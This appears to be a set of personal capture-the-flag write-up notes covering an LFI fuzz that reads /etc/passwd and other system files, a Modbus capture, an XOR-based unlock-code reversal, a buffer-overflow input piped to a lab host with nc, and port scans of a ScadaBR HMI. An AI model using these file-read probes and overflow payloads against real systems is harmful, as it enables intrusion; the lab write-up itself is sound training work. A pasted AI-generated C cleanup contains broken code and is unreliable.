/etc/deluser.conf Duration: 67ms]	[Status: 200, Size: 1706, Words: 221, Lines: 42,
/etc/debian_version 67ms]	[Status: 200, Size: 11, Words: 1, Lines: 2, Duration:
/etc/debconf.conf Duration: 68ms]	[Status: 200, Size: 2967, Words: 409, Lines: 84,
/etc/default/grub Duration: 68ms]	[Status: 200, Size: 1208, Words: 142, Lines: 34,
/etc/fstab 67ms]	[Status: 200, Size: 51, Words: 3, Lines: 2, Duration:
/etc/hostname 50ms]	[Status: 200, Size: 15, Words: 1, Lines: 2, Duration:
/etc/group- 52ms]	[Status: 200, Size: 856, Words: 1, Lines: 65, Duration:
/etc/group 52ms]	[Status: 200, Size: 902, Words: 1, Lines: 66, Duration:
/etc/host.conf 51ms]	[Status: 200, Size: 92, Words: 16, Lines: 4, Duration:
/etc/hdparm.conf Duration: 52ms]	[Status: 200, Size: 4436, Words: 660, Lines: 126,
/etc/hosts.allow Duration: 52ms]	[Status: 200, Size: 411, Words: 82, Lines: 11,
/etc/hosts Duration: 52ms]	[Status: 200, Size: 221, Words: 18, Lines: 10,
/etc/fuse.conf Duration: 54ms]	[Status: 200, Size: 694, Words: 112, Lines: 18,
/etc/hosts.deny Duration: 52ms]	[Status: 200, Size: 711, Words: 128, Lines: 18,
/etc/issue 43ms]	[Status: 200, Size: 26, Words: 5, Lines: 3, Duration:
/etc/kernel-img.conf 17ms]	[Status: 200, Size: 110, Words: 13, Lines: 5, Duration:
/etc/issue.net 18ms]	[Status: 200, Size: 19, Words: 3, Lines: 2, Duration:
/etc/ld.so.conf 19ms]	[Status: 200, Size: 34, Words: 2, Lines: 3, Duration:
/etc/ldap/ldap.conf Duration: 19ms]	[Status: 200, Size: 334, Words: 23, Lines: 18,
/etc/login.defs Duration: 20ms]	[Status: 200, Size: 12345, Words: 1894, Lines: 396,
/etc/logrotate.conf Duration: 21ms]	[Status: 200, Size: 586, Words: 84, Lines: 28,
/etc/mtab Duration: 61ms]	[Status: 200, Size: 2890, Words: 181, Lines: 37,
/etc/modules 62ms]	[Status: 200, Size: 212, Words: 28, Lines: 5, Duration:
/etc/manpath.config Duration: 67ms]	[Status: 200, Size: 5230, Words: 533, Lines: 133,
/etc/networks 20ms]	[Status: 200, Size: 91, Words: 11, Lines: 3, Duration:
/etc/os-release 19ms]	[Status: 200, Size: 400, Words: 6, Lines: 14, Duration:
/etc/passwd Duration: 62ms]	[Status: 200, Size: 2061, Words: 20, Lines: 39,
/etc/passwd- Duration: 62ms]	[Status: 200, Size: 2012, Words: 20, Lines: 38,
/etc/profile Duration: 58ms]	[Status: 200, Size: 582, Words: 145, Lines: 28,
/etc/resolv.conf Duration: 18ms]	[Status: 200, Size: 945, Words: 121, Lines: 24,

```

/etc/security/pam_env.conf [Status: 200, Size: 2971, Words: 429, Lines: 74,
Duration: 59ms]
/etc/security/namespace.conf [Status: 200, Size: 1637, Words: 246, Lines: 32,
Duration: 61ms]
/etc/security/sepermit.conf [Status: 200, Size: 418, Words: 106, Lines: 12,
Duration: 61ms]
/etc/security/access.conf [Status: 200, Size: 4564, Words: 635, Lines: 123,
Duration: 64ms]
/etc/security/limits.conf [Status: 200, Size: 2752, Words: 835, Lines: 68,
Duration: 62ms]
/etc/security/group.conf [Status: 200, Size: 3635, Words: 690, Lines: 107,
Duration: 63ms]
/etc/security/time.conf [Status: 200, Size: 2179, Words: 342, Lines: 66,
Duration: 20ms]
/etc/sensors3.conf [Status: 200, Size: 10593, Words: 2648, Lines: 537,
Duration: 20ms]
/etc/timezone [Status: 200, Size: 8, Words: 1, Lines: 2, Duration:
58ms]
/etc/sysctl.conf [Status: 200, Size: 2209, Words: 234, Lines: 65,
Duration: 60ms]
/etc/ssh/sshd_config [Status: 200, Size: 3515, Words: 322, Lines: 132,
Duration: 65ms]
/proc/cmdline [Status: 200, Size: 137, Words: 7, Lines: 2, Duration:
63ms]
/proc/cmdline [Status: 200, Size: 137, Words: 7, Lines: 2, Duration:
63ms]
/proc/net/arp [Status: 200, Size: 233, Words: 116, Lines: 4,
Duration: 61ms]
/proc/cpuinfo [Status: 200, Size: 2182, Words: 271, Lines: 57,
Duration: 62ms]
/proc/net/fib_trie [Status: 200, Size: 1511, Words: 715, Lines: 53,
Duration: 61ms]
/proc/net/udp [Status: 200, Size: 512, Words: 135, Lines: 5,
Duration: 63ms]
/proc/self/cmdline [Status: 200, Size: 27, Words: 1, Lines: 1, Duration:
62ms]
/proc/devices [Status: 200, Size: 612, Words: 102, Lines: 65,
Duration: 63ms]
/proc/self/cwd/index.php [Status: 200, Size: 886, Words: 178, Lines: 30,
Duration: 62ms]
/proc/meminfo [Status: 200, Size: 1531, Words: 566, Lines: 56,
Duration: 63ms]
/proc/net/tcp [Status: 200, Size: 1950, Words: 778, Lines: 14,
Duration: 66ms]
/proc/self/mounts [Status: 200, Size: 2890, Words: 181, Lines: 37,
Duration: 19ms]
/proc/version [Status: 200, Size: 201, Words: 23, Lines: 2, Duration:
18ms]
/proc/self/status [Status: 200, Size: 1464, Words: 93, Lines: 62,
Duration: 19ms]
/proc/self/stat [Status: 200, Size: 317, Words: 52, Lines: 2, Duration:
19ms]
/usr/share/pixmaps/debian-logo.png [Status: 200, Size: 1206, Words: 7, Lines:
8, Duration: 61ms]
/var/log/lastlog [Status: 200, Size: 292584, Words: 1, Lines: 2,
Duration: 73ms]
/var/log/wtmp [Status: 200, Size: 20736, Words: 1, Lines: 6,
Duration: 84ms]
/var/run/utmp [Status: 200, Size: 1536, Words: 1, Lines: 1, Duration:
64ms]
/etc/pam.conf [Status: 200, Size: 552, Words: 65, Lines: 16,
Duration: 4062ms]

```

/etc/apache2.conf

```
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian specific
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because Debian's
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as possible, in
# order to make automating the changes and administering the server as easy as
# possible.
#
# It is split into several files forming the configuration hierarchy outlined
# below, all located in the /etc/apache2/ directory:
#
# /etc/apache2/
# |-- apache2.conf
# |   |-- ports.conf
# |-- mods-enabled
# |   |-- *.load
# |   |-- *.conf
# |-- conf-enabled
# |   |-- *.conf
# |-- sites-enabled
# |   |-- *.conf
#
#
# * apache2.conf is the main configuration file (this file). It puts the pieces
# together by including all remaining configuration files when starting up the
# web server.
#
# * ports.conf is always included from the main configuration file. It is
# supposed to determine listening ports for incoming connections which can be
# customized anytime.
#
# * Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/
# directories contain particular configuration snippets which manage modules,
# global configuration fragments, or virtual host configurations,
# respectively.
#
# They are activated by symlinking available configuration files from their
# respective *-available/ counterparts. These should be managed by using our
# helpers a2enmod/a2dismod, a2ensite/a2dissite and a2enconf/a2disconf. See
# their respective man pages for detailed information.
#
# * The binary is called apache2. Due to the use of environment variables, in
# the default configuration, apache2 needs to be started/stopped with
# /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not
# work with the default configuration.

# Global configuration
#
#
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
```

```

# NOTE! If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the Mutex documentation (available
# at <URL:http://httpd.apache.org/docs/2.4/mod/core.html#mutex>);
# you will save yourself a lot of trouble.
#
# Do NOT add a slash at the end of the directory path.
#
#ServerRoot "/etc/apache2"

#
# The accept serialization lock file MUST BE STORED ON A LOCAL DISK.
#
#Mutex file:${APACHE_LOCK_DIR} default

#
# The directory where shm and other runtime files will be stored.
#

DefaultRuntimeDir ${APACHE_RUN_DIR}

#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
PidFile ${APACHE_PID_FILE}

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5

# These need to be set in /
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off

```

```

# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here. If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log

#
# LogLevel: Control the severity of messages logged to the error_log.
# Available values: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the log level for particular modules, e.g.
# "LogLevel info ssl:warn"
#
LogLevel warn

# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf

# Include list of ports to listen on
Include ports.conf

# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

#<Directory /srv/>
#   Options Indexes FollowSymLinks
#   AllowOverride None
#   Require all granted
#</Directory>

# AccessFileName: The name of the file to look for in each directory
# for additional configuration directives. See also the AllowOverride
# directive.
#
AccessFileName .htaccess

#

```



```

# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<FilesMatch "^\.ht">
    Require all denied
</FilesMatch>

#
# The following directives define some format nicknames for use with
# a CustomLog directive.
#
# These deviate from the Common Log Format definitions in that they use %O
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""
vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:

```

/etc/apache2/envvars

```

# envvars - default environment variables for apache2ctl

# this won't be correct after changing uid
unset HOME

# for supporting multiple apache2 instances
if [ "${APACHE_CONFDIR##/etc/apache2-}" != "${APACHE_CONFDIR}" ]; then
    SUFFIX="-${APACHE_CONFDIR##/etc/apache2-}"
else
    SUFFIX=
fi

# Since there is no sane way to get the parsed apache2 config in scripts, some
# settings are defined via environment variables and then used in apache2ctl,
# /etc/init.d/apache2, /etc/logrotate.d/apache2, etc.
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
# temporary state file location. This might be changed to /run in Wheezy+1
export APACHE_PID_FILE=/var/run/apache2${SUFFIX}/apache2.pid
export APACHE_RUN_DIR=/var/run/apache2${SUFFIX}
export APACHE_LOCK_DIR=/var/lock/apache2${SUFFIX}
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2${SUFFIX}

```

```
## The locale used by some modules like mod_dav
export LANG=C
## Uncomment the following line to use the system default locale instead:
#. /etc/default/locale

export LANG

## The command to get the status for 'apache2ctl status'.
## Some packages providing 'www-browser' need '--dump' instead of '-dump'.
#export APACHE_LYNX='www-browser -dump'

## If you need a higher file descriptor limit, uncomment and adjust the
## following line (default is 8192):
#APACHE_ULIMIT_MAX_FILES='ulimit -n 65536'

## If you would like to pass arguments to the web server, add them below
## to the APACHE_ARGUMENTS environment.
#export APACHE_ARGUMENTS=""

## Enable the debug mode for maintainer scripts.
## This will produce a verbose output on package installations of web server modules and web
application
## installations which interact with Apache
#export APACHE2_MAINTSCRIPT_DEBUG=1
```

LFI seems like a deadend no lfi2rce seems to work maybe I can fuzz the param for other query
fuzzing the param for a hidden backdoor didnt work the only param found was page

Network

Rogue Poller

changed wireshark filter to modbus, followed tcp stream and saw a flag

Reversing

Auth

Challenge

ZeroTrace intercepts a stripped-down authentication module running on a remote industrial gateway.
Assembly scrolls across glowing monitors as she unpacks the logic behind the plant's digital

checkpoint.

GHIDRA MAIN DECOMP

```
undefined8 main(void)
{
    int iVar1;
    char *pcVar2;
    undefined8 uVar3;
    size_t sVar4;
    FILE *__stream;
    long in_FS_OFFSET;
    undefined8 local_168;
    undefined8 local_160;
    undefined8 local_158 [8];
    char local_118 [264];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    local_160 = 0xefcdab8967452301;
    printf("[?] Enter unlock code: ");
    pcVar2 = fgets((char *)local_158,0x40,stdin);
    if (pcVar2 == (char *)0x0) {
        fwrite("Error reading input\n",1,0x14,stderr);
        uVar3 = 1;
    }
    else {
        sVar4 = strcspn((char *)local_158,"\r\n");
        *(undefined1 *)((long)local_158 + sVar4) = 0;
        sVar4 = strlen((char *)local_158,0x40);
        if (sVar4 == 8) {
            local_168 = local_158[0];
            transform(&local_168,8);
            iVar1 = memcmp(&local_168,&local_160,8);
            if (iVar1 == 0) {
                __stream = fopen("flag.txt","r");
                if (__stream == (FILE *)0x0) {
                    perror("fopen");
                    uVar3 = 1;
                }
                else {
                    pcVar2 = fgets(local_118,0x100,__stream);
                    if (pcVar2 == (char *)0x0) {
                        fwrite("Error reading flag\n",1,0x13,stderr);
                    }
                    else {
                        printf("[+] Access Granted! Flag: %s",local_118);
                    }
                    fclose(__stream);
                    uVar3 = 0;
                }
            }
            else {
                puts("[!] Access Denied!");
                uVar3 = 1;
            }
        }
        else {

```

```

    puts("[!] Access Denied!");
    uVar3 = 1;
}
}
if (local_10 != *((long *) (in_FS_OFFSET + 0x28))) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return uVar3;

```

I asked chatGPT to clean this up

CHATGPTs attempt

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(void) {
    int result;
    char *inputResult;
    FILE *file;
    size_t len;
    long canary;
    char flagBuffer[264];
    char inputBuffer[64]; // local_158 as a char array instead of undefined8[8]
    long local_10;
    long *canaryPtr = &local_10; // used for stack canary

    // Simulated stack canary (in real binaries this is managed by the
    compiler)
    local_10 = *((long *) ((char *)&canary + 0x28));

    // The correct transformed unlock code
    long correctCode = 0xefcdab8967452301;

    printf("[?] Enter unlock code: ");

    // Read up to 63 characters + null terminator
    inputResult = fgets(inputBuffer, sizeof(inputBuffer), stdin);
    if (inputResult == NULL) {
        fwrite("Error reading input\n", 1, 20, stderr);
        return 1;
    }

    // Remove newline characters
    len = strcspn(inputBuffer, "\r\n");
    inputBuffer[len] = '\0';

    // Check length of the input
    len = strlen(inputBuffer, sizeof(inputBuffer));
    if (len == 8) {
        long transformedCode = *((long *) inputBuffer);

        // Apply the unknown transformation
        transform(&transformedCode, 8);

        // Compare to expected transformed value
        if (memcmp(&transformedCode, &correctCode, 8) == 0) {
            file = fopen("flag.txt", "r");
            if (file == NULL) {

```

```

        perror("fopen");
        return 1;
    }

    if (fgets(flagBuffer, sizeof(flagBuffer), file) == NULL) {
        fwrite("Error reading flag\n", 1, 19, stderr);
    } else {
        printf("[+] Access Granted! Flag: %s", flagBuffer);
    }

    fclose(file);
    return 0;
} else {
    puts("[!] Access Denied!");
    return 1;
}
} else {
    puts("[!] Access Denied!");
    return 1;
}

// Stack canary check for security
if (local_10 != *((long *)((char *)&canary + 0x28))) {
    __stack_chk_fail(); // Stack buffer overflow detected
}

return result;
}

```

Understanding what transform is doing

Takes an 8-byte input buffer.

For each byte in the buffer:

Applies XOR with the value 0x55.

Modifies the buffer **in-place** with these XORed bytes.

OBJDUMP

```

0000000000001289 <transform>:
1289: f3 0f 1e fa      endbr64
128d: 55              push %rbp
128e: 48 89 e5        mov %rsp,%rbp
1291: 48 89 7d e8      mov %rdi,-0x18(%rbp)
1295: 48 89 75 e0      mov %rsi,-0x20(%rbp)
1299: 48 c7 45 f8 00 00 00 movq $0x0,-0x8(%rbp)
12a0: 00
12a1: eb 29          jmp 12cc <transform+0x43>
12a3: 48 8b 55 e8      mov -0x18(%rbp),%rdx
12a7: 48 8b 45 f8      mov -0x8(%rbp),%rax
12ab: 48 01 d0        add %rdx,%rax
12ae: 0f b6 08        movzbl (%rax),%ecx
12b1: be 55 00 00 00   mov $0x55,%esi
12b6: 48 8b 55 e8      mov -0x18(%rbp),%rdx
12ba: 48 8b 45 f8      mov -0x8(%rbp),%rax
12be: 48 01 d0        add %rdx,%rax
12c1: 31 f1          xor %esi,%ecx
12c3: 89 ca          mov %ecx,%edx
12c5: 88 10          mov %dl,(%rax)
12c7: 48 83 45 f8 01   addq $0x1,-0x8(%rbp)
12cc: 48 8b 45 f8      mov -0x8(%rbp),%rax

```

```

12d0: 48 3b 45 e0      cmp -0x20(%rbp),%rax
12d4: 72 cd           jb 12a3 <transform+0x1a>
12d6: 90             nop
12d7: 90             nop
12d8: 5d             pop %rbp
12d9: c3             ret000000000000001289 <transform>:
1289: f3 0f 1e fa     endbr64
128d: 55             push %rbp
128e: 48 89 e5       mov %rsp,%rbp
1291: 48 89 7d e8     mov %rdi,-0x18(%rbp)
1295: 48 89 75 e0     mov %rsi,-0x20(%rbp)
1299: 48 c7 45 f8 00 00 00 movq $0x0,-0x8(%rbp)
12a0: 00
12a1: eb 29          jmp 12cc <transform+0x43>
12a3: 48 8b 55 e8     mov -0x18(%rbp),%rdx
12a7: 48 8b 45 f8     mov -0x8(%rbp),%rax
12ab: 48 01 d0       add %rdx,%rax
12ae: 0f b6 08       movzbl (%rax),%ecx
12b1: be 55 00 00 00  mov $0x55,%esi
12b6: 48 8b 55 e8     mov -0x18(%rbp),%rdx
12ba: 48 8b 45 f8     mov -0x8(%rbp),%rax
12be: 48 01 d0       add %rdx,%rax
12c1: 31 f1         xor %esi,%ecx
12c3: 89 ca         mov %ecx,%edx
12c5: 88 10         mov %dl,(%rax)
12c7: 48 83 45 f8 01  addq $0x1,-0x8(%rbp)
12cc: 48 8b 45 f8     mov -0x8(%rbp),%rax
12d0: 48 3b 45 e0     cmp -0x20(%rbp),%rax
12d4: 72 cd           jb 12a3 <transform+0x1a>
12d6: 90             nop
12d7: 90             nop
12d8: 5d             pop %rbp
12d9: c3             ret

```

password 0xefcdab8967452301

converting to little-endian and xoring it in python

```

target = 0xefcdab8967452301
target_bytes = target.to_bytes(8, 'little')
print(target_bytes.hex())

password = bytes([b ^ 0x55 for b in target_bytes])
print(password.hex())

```

Result: 54761032dcfe98ba

giving it to the program via echo

echo -en '\x54\x76\x10\x32\xdc\xfe\x98\xba\n' | ./auth

GETTING FLAG

echo -en '\x54\x76\x10\x32\xdc\xfe\x98\xba\n' | nc 10.10.16.206 9005

[?] Enter unlock code: [+] Access Granted! Flag: THM{Simple_tostart_nice_done_mwww}

PWN

Start

CHALLENGE

A stray input at the operator console is all it needs. Buffers break, execution slips, and control pivots in the blink of an eye.

Tried simple bufferoverflow and it worked

```
flag.txt  start  start.zip  CHALLENGE
→ start ./start
Enter your username: a
Access denied.
→ start ./start
Enter your username: admin
Access denied.
→ start ./start
Enter your username: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Access denied.
→ start ./start
Enter your username: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Welcome, admin!
FLAGTEST123
```

```
start
start echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" | nc 10.10.158.140 9008
Enter your username: Welcome, admin!
HM{nice_place_t0_st4rt}
```

Web

Brrr v1

Challenge

A forgotten HMI node deep in Virelia's wastewater control loop still runs an outdated instance, forked from an old Mango M2M stack.

RUSTSCAN

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

```
22/tcp open ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 256 dd:14:8d:b6:a0:e8:15:66:f2:06:ab:e0:2c:ea:ec:fd (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG7zS7UP1d3rW1athKhil2Uln4RN-
sq7NZGaQp0run5uBpMQkBl4ekCJnu58bQQ0V4trCH9MffOpmEmTLnAk6YQU=
| 256 d8:c6:e3:0d:06:58:3a:ee:88:05:77:35:c6:cf:5d:ff (ED25519)
|_ssh-ed25519
AAAC3NzaC1lZDI1NTE5AAAAINu6LBUCIphjhdcWnmVCuyTCQ3HMJoQIXdD6J3e6xCcL
```

```
80/tcp open http      syn-ack ttl 63 WebSockify Python/3.12.3
|_http-server-header: WebSockify Python/3.12.3
|_fingerprint-strings:
|_GetRequest:
|_HTTP/1.1 405 Method Not Allowed
|_Server: WebSockify Python/3.12.3
|_Date: Sat, 28 Jun 2025 16:19:10 GMT
|_Connection: close
|_Content-Type: text/html; charset=utf-8
|_Content-Length: 355
|_<!DOCTYPE HTML>
|_<html lang="en">
|_<head>
|_<meta charset="utf-8">
|_<title>Error response</title>
|_</head>
|_<body>
|_<h1>Error response</h1>
|_<p>Error code: 405</p>
|_<p>Message: Method Not Allowed.</p>
|_<p>Error code explanation: 405 - Specified method is invalid for this resource.</p>
|_</body>
|_</html>
|_HTTPOptions:
|_HTTP/1.1 501 Unsupported method ('OPTIONS')
|_Server: WebSockify Python/3.12.3
|_Date: Sat, 28 Jun 2025 16:19:10 GMT
|_Connection: close
|_Content-Type: text/html; charset=utf-8
|_Content-Length: 360
|_<!DOCTYPE HTML>
|_<html lang="en">
|_<head>
|_<meta charset="utf-8">
|_<title>Error response</title>
|_</head>
|_<body>
|_<h1>Error response</h1>
|_<p>Error code: 501</p>
|_<p>Message: Unsupported method ('OPTIONS').</p>
|_<p>Error code explanation: 501 - Server does not support this operation.</p>
|_</body>
|_</html>
|_RTSPRequest:
|_<!DOCTYPE HTML>
|_<html lang="en">
|_<head>
|_<meta charset="utf-8">
|_<title>Error response</title>
|_</head>
|_<body>
|_<h1>Error response</h1>
|_<p>Error code: 400</p>
|_<p>Message: Bad request version ('RTSP/1.0').</p>
|_<p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
```



```

| </body>
| </html>
|_http-title: Error response

5901/tcp open  vnc    syn-ack ttl 63 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_   VNC auth, Anonymous TLS (258)

8080/tcp open  http    syn-ack ttl 62 Apache Tomcat/Coyote JSP engine 1.1
|_ http-title: ScadaBR CTF
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_ http-server-header: Apache-Coyote/1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.95%I=7%D=6/28%Time=686015FF%P=x86_64-pc-linux-gnu%(GetR
SF:equest,21C,"HTTP/1.1\x20405\x20Method\x20Not\x20Allowed\r\nServer:\x20
SF:WebSockify\x20Python/3.12.3\r\nDate:\x20Sat,\x2028\x20Jun\x202025\x20
SF:16:19:10\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html;c
SF:harset=utf-8\r\nContent-Length:\x20355\r\n\r\n<!DOCTYPE\x20HTML>\n<html
SF:\x20lang=en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20<meta\x20charset=utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<title>
SF:Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<bo
SF:dy>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20405</p>\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20<p>Message:\x20Method\x20Not\x20Allowed\.</p>\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20explanation:\x20405\x20-\x
SF:20Specified\x20method\x20is\x20invalid\x20for\x20this\x20resource\.</p>
SF:\n\x20\x20\x20\x20</body>\n</html>\n")%(HTTPOptions,22D,"HTTP/1.1\x20
SF:501\x20Unsupported\x20method\x20('OPTIONS')\r\nServer:\x20WebSockify\
SF:\x20Python/3.12.3\r\nDate:\x20Sat,\x2028\x20Jun\x202025\x2016:19:10\x2
SF:0GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html;charset=utf-
SF:8\r\nContent-Length:\x20360\r\n\r\n<!DOCTYPE\x20HTML>\n<html\x20lang=en
SF:en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x2
SF:0charset=utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<title>Error\x20re
SF:sponse</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\
SF:\x20\x20\x20\x20<p>Error\x20code:\x20501</p>\n\x20\x20\x20\x20\x20\x20\x
SF:20<p>Message:\x20Unsupported\x20method\x20('OPTIONS')\.</p>\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20explanation:\x20501\x20
SF:-\x20Server\x20does\x20not\x20support\x20this\x20operation\.</p>\n\x20\
SF:\x20\x20\x20</body>\n</html>\n")%(RTSPRequest,16C,"<!DOCTYPE\x20HTML>\n
SF:<html\x20lang=en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20<meta\x20charset=utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<t
SF:itle>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x
SF:20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\
SF:\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20version\x20('RT
SF:SP/1.0')\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20e
SF:xplanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x20unsupporte
SF:d\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Port 80 (http)

PORT

80/tcp open http syn-ack ttl 63 WebSockify Python/3.12.3

|_http-server-header: WebSockify Python/3.12.3

| fingerprint-strings:

| GetRequest:

| HTTP/1.1 405 Method Not Allowed

| Server: WebSockify Python/3.12.3

| Date: Sat, 28 Jun 2025 16:19:10 GMT

| Connection: close

| Content-Type: text/html; charset=utf-8

| Content-Length: 355

| <!DOCTYPE HTML>

| <html lang="en">

| <head>

| <meta charset="utf-8">

| <title>Error response</title>

| </head>

| <body>

| <h1>Error response</h1>

| <p>Error code: 405</p>

| <p>Message: Method Not Allowed.</p>

| <p>Error code explanation: 405 - Specified method is invalid for this resource.</p>

| </body>

| </html>

| HTTPOptions:

| HTTP/1.1 501 Unsupported method ('OPTIONS')

| Server: WebSockify Python/3.12.3

| Date: Sat, 28 Jun 2025 16:19:10 GMT

| Connection: close

| Content-Type: text/html; charset=utf-8

| Content-Length: 360

| <!DOCTYPE HTML>

| <html lang="en">

| <head>

| <meta charset="utf-8">

| <title>Error response</title>

| </head>

| <body>

| <h1>Error response</h1>

| <p>Error code: 501</p>

| <p>Message: Unsupported method ('OPTIONS').</p>

| <p>Error code explanation: 501 - Server does not support this operation.</p>

| </body>

| </html>

| RTSPRequest:

| <!DOCTYPE HTML>

| <html lang="en">

| <head>

| <meta charset="utf-8">

| <title>Error response</title>

| </head>

| <body>

| <h1>Error response</h1>

| <p>Error code: 400</p>

| <p>Message: Bad request version ('RTSP/1.0').</p>

```
| <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
| </body>
|_ </html>
|_http-title: Error response
```

Landing page

Error response

Error code: 405

Message: Method Not Allowed.

Error code explanation: 405 - Specified method is invalid for this resource.

Port 8080 (http)

PORT

8080/tcp open http syn-ack ttl 62 Apache Tomcat/Coyote JSP engine 1.1

|_http-title: ScadaBR CTF

|_http-open-proxy: Proxy might be redirecting requests

| http-methods:

| Supported Methods: GET HEAD POST PUT DELETE OPTIONS

|_ Potentially risky methods: PUT DELETE

|_http-server-header: Apache-Coyote/1.1

Landing page

SCaDaBR

powered by Serotonin's Mango M2M



User id



Firefox 128 on Linux

assword

This browser is supported.

